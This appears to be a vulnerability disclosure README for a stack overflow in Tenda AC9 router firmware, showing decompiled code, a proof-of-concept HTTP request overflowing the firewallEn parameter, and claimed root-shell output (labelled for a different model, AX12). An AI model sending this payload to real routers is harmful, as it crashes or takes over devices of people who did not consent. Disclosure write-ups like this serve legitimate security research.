

main IOT_vuln / Tenda / AC9 / 6 /



fuxianghah update tenda ...

on Feb 13 History

..



img

10 months ago



readme.md

10 months ago



readme.md

Tenda AC9 V15.03.2.21_cn stack overflow

Overview

- Manufacturer's website information: <https://www.tenda.com.cn/profile/contact.html>
- Firmware download address : <https://www.tenda.com.cn/download/default.html>

1. Affected version

软件升级



当前版本: V15.03.2.21_cn

升级类型: ☐ 本地升级 ☒ 在线升级

当前版本为最新版本, 不需要升级

Figure 1 shows the latest firmware Ba of the router

Vulnerability details

The contents obtained by the interface through the firewallen parameter are passed to SRC, and then the SRC is directly copied to the dest stack through the strcpy function, resulting in a stack overflow vulnerability

```
memset(s, 0, sizeof(s));
v19[0] = 0;
v19[1] = 0;
src = 0;
memset(v18, 0, sizeof(v18));
memset(nptr, 0, sizeof(npnt));
v29 = 0;
memset(v16, 0, sizeof(v16));
memset(v15, 0, sizeof(v15));
v28 = 0;
v11 = 0;
v12 = 0;
v13 = 0;
v14 = 0;
memset(v9, 0, sizeof(v9));
src = (char *)huoqu((int)a1, (int)"firewallEn", (int)"1111");
Value = (char *)strlen(src);
if ( (unsigned int)Value > 3 )
{
    strcpy(dest, src);
}
```

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware V15.03.2.21_cn
2. Attack with the following POC attacks

```
POST /goform/SetFirewallCfg HTTP/1.1
Host: 192.168.11.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101
Firefox/96.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 1515
Origin: http://192.168.11.1
Connection: close
Referer: http://192.168.11.1/firewall.html?random=0.37882641100369097&
```

Cookie: password=7c90ed4e4d4bf1e300aa08103057ccbcemy1qw

firewallEn=111aaaabaaacaaadaaaeaaafaaagaaahaaaiaaaajaaakaaalaaamaaanaaaooaaapaaaqaaara



The reproduction results are as follows:

Unable to connect

An error occurred during a connection to 192.168.0.1.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

Try Again

Figure 2 POC attack effect

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell

```
iot@attifyos ~/D/T/AX12> python3 exp2.py
iot@attifyos ~/D/T/AX12> 
```

```
root@AX12:/# ls
bin      files   opt     rom     sys     var
dev      lib     overlay root    tmp     www
etc      mnt     proc    sbin    usr
root@AX12:/# id
uid=0(root) gid=0(root) groups=0(root)
root@AX12:/# 
```